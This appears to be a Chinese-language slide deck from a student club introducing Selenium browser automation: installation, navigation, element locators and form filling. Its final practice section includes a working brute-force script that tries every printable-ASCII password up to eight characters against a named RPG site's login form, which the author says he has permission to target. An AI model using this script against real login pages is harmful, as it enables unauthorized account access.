Introduction to
Selenium
About Selenium
About Selenium
What is Selenium

About Selenium
- 一組工具,主要组成包括:
-
Selenium WebDriver:
WebDriver 是 Selenium 的核心组件,透過 WebDriver,可以打開瀏覽器,模擬 User 操作等。 -
Selenium IDE:
是一個 Browser 插件,用於錄制和回放操作,自動生成 Selenium 腳本。 -
Selenium Grid:
是用於多個電腦和瀏覽器上並行測試的工具。
-
Selenium WebDriver:
- 我們今天要用 WebDriver 來控制瀏覽器
What is Selenium

About Selenium
Installing Selenium
pip install selenium1.
如果是用 Mac 或 Linux 的要開 virtualenv
不會的話記得找講師
2. 下載 Chrome Driver (今天會使用 chrome 做操作)
- 找自己 Chrome 的版本下載
- 把 Chrome Driver 放到跟 Code 同個資料夾
About Selenium
Getting Started
from selenium import webdriver
import time

driver = webdriver.Chrome()

# 打開網頁
driver.get("https://youtube.com/watch?v=qbnt_vmk4fU")

# 等待 30 秒
time.sleep(30)

# 關閉瀏覽器
driver.quit()
如果 Chrome 被打開
30秒以後關掉就代表你做對了
第一次開幾本上會開蠻久
Static Scraping
Static Scraping
Basics
import selenium
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.by import By- Import
driver = webdriver.Chrome(service=Service())- Load Chrome Driver
driver.get("https://xkcd.tw/")- Open Website
Basics
driver.maximize_window()- Maximize Browser Window
driver.back()

driver.forward()- 上一頁、下一頁
driver.save_screenshot("screenshot.png")- Screenshot
Static Scraping
# Code stolen from https://ithelp.ithome.com.tw/articles/10320979

import time

import selenium
from selenium import webdriver
from selenium.webdriver.chrome.service import Service

# 生成一個 chrome driver object,用作操控 Browser
driver = webdriver.Chrome(service=Service())

# 使 Browser Window 最大化
driver.maximize_window()

# 導向 http://www.google.com
driver.get("http://www.google.com/")
time.sleep(3)

# 導向 http://facebook.com
driver.get("http://facebook.com/")
time.sleep(3)

# 頁面後退,應為 http://www.google.com
driver.back()
time.sleep(3)

# 頁面前進,http://facebook.com
driver.forward()
time.sleep(3)

# 應用 Javascript 在當前分頁中打開其他分頁
driver.execute_script("window.open('https://www.google.com');")
time.sleep(3)

# driver.window_handles 可以取得 window list,用 index -1 可以取得最後一個
new_window = driver.window_handles[-1]

# 切換到最新的 Window 才能操作
driver.switch_to.window(new_window)

# 截圖
driver.save_screenshot("screenshot.png")

# 關閉當前操作的 Window
driver.close()
time.sleep(3)

# 關閉整個 Browser
# 小提醒: 操作結束後,必須加這個,使之自動關閉 Browser,不然會愈開愈多
driver.quit()
Basics
Static Scraping
driver.find_element(locator, target)     # 找第一個
driver.find_elements(locator, target) # 找出全部 (回傳list)Static Scraping
能夠使用正確的 locator 來找到需要的 element 是個重要的技能
Find Elements
from selenium import webdriver
from selenium.webdriver.common.by import By

driver = webdriver.Chrome()
driver.get("https://suzy12121.github.io/webscrape-sample/")

elements = driver.find_elements(By.TAG_NAME, 'p')

for paragraph, e in enumerate(elements):
    print(f"In paragraph {paragraph}:")
    print(e.text)

images = driver.find_elements(By.TAG_NAME, 'img')

for i, image in enumerate(images):
    print(f"Image {i} at {image.get_attribute('src')}")

driver.quit()
Static Scraping
Interactive Elements
text_box = driver.find_element(
  	by=By.NAME,
  	value="my-text"
)

submit_button = driver.find_element(
  	by=By.CSS_SELECTOR,
  	value="button"
)
用 find_element 去選到互動式的 element (input 和 button 等)
text_box.send_keys("Selenium")

submit_button.click()
可以對他們進行操作
Interactive Elements
import time

from selenium import webdriver
from selenium.webdriver.common.by import By

driver = webdriver.Chrome()

driver.get("https://www.selenium.dev/selenium/web/web-form.html")

title = driver.title
print("title =", title)

text_box = driver.find_element(by=By.NAME, value="my-text")
submit_button = driver.find_element(by=By.CSS_SELECTOR, value="button")

time.sleep(3)

text_box.send_keys("Selenium")

time.sleep(3)

submit_button.click()

message = driver.find_element(by=By.ID, value="message")
text = message.text
print("text =", text)

time.sleep(3)

driver.quit()
Interactive Elements
Practice?
! 以下內容僅作為教學用途 !
不要亂搞出事
The RPG Website
我 (應該) 已經取得正在吃的同意可以弄他的 RPG 網站
所以來吧
Practice?
The URL
根據我們神秘的觀察
如果你還沒登入 or 登入失敗

登入成功

取得現在的 URL
url = driver.current_urlPractice?
Brute Force

- ASCII : 每個字元我們給他一個編號
- 我們可以寫一份 Code 去暴搜所有密碼組合
- 有興趣的人你應該要去資安和演算法小社
Practice?
Brute Force
# from ascii 32 to ascii 126

max_length = 2

passwds = []

for str_length in range(1, max_length + 1):
    chars = [32] * str_length
    while chars[0] < 126:
        gen_str = ""
        for c in chars:
            gen_str += chr(c)

        # print(gen_str)
        passwds.append(gen_str)

        chars[-1] += 1

        for i in range(str_length-1, 0, -1):
            if chars[i] > 126:
                chars[i-1] += 1
                chars[i] = 32


print(passwds)
O(95^{N})
Practice?
Fill Form & Submit
import time

from selenium import webdriver
from selenium.webdriver.common.by import By

username = "team1"
password = "00000000"

driver = webdriver.Chrome()

driver.get("https://ckefgisc-rpg.vercel.app/login")

username_input = driver.find_element(By.XPATH, "//input[@placeholder='Name']")
password_input = driver.find_element(By.XPATH, "//input[@placeholder='Password']")
print(username_input.get_attribute('type'))
print(password_input.get_attribute('type'))

username_input.send_keys(username)
password_input.send_keys(password)

submit_button = driver.find_element(By.TAG_NAME, "button")
print(submit_button.text)

submit_button.click()

time.sleep(3)

driver.quit()
Practice?
The Bomber
# 我不太會網頁和資安 其中一定有寫的不好的地方

import time

from selenium import webdriver
from selenium.webdriver.common.by import By

username = "team1"
max_password_length = 8

driver = webdriver.Chrome()
driver.get("https://ckefgisc-rpg.vercel.app/login")

password_length = 1
chars = [32] * password_length

while password_length <= max_password_length and driver.current_url == "https://ckefgisc-rpg.vercel.app/login":
    generated_password = ""
    if chars[0] < 126:
        for c in chars:
            generated_password += chr(c)

        chars[-1] += 1

        for i in range(password_length-1, 0, -1):
            if chars[i] > 126:
                chars[i-1] += 1
                chars[i] = 32

    else:
        password_length += 1
        chars = [32] * password_length
        continue

    username_input = driver.find_element(By.XPATH, "//input[@placeholder='Name']")
    username_input.clear()
    username_input.send_keys(username)

    password_input = driver.find_element(By.XPATH, "//input[@placeholder='Password']")
    password_input.clear()
    password_input.send_keys(generated_password)
    print(generated_password)

    submit_button = driver.find_element(By.TAG_NAME, "button")
    submit_button.click()

    time.sleep(1)

driver.quit()
Practice?
Thanks

Intro to Selenium
By Roy Chuang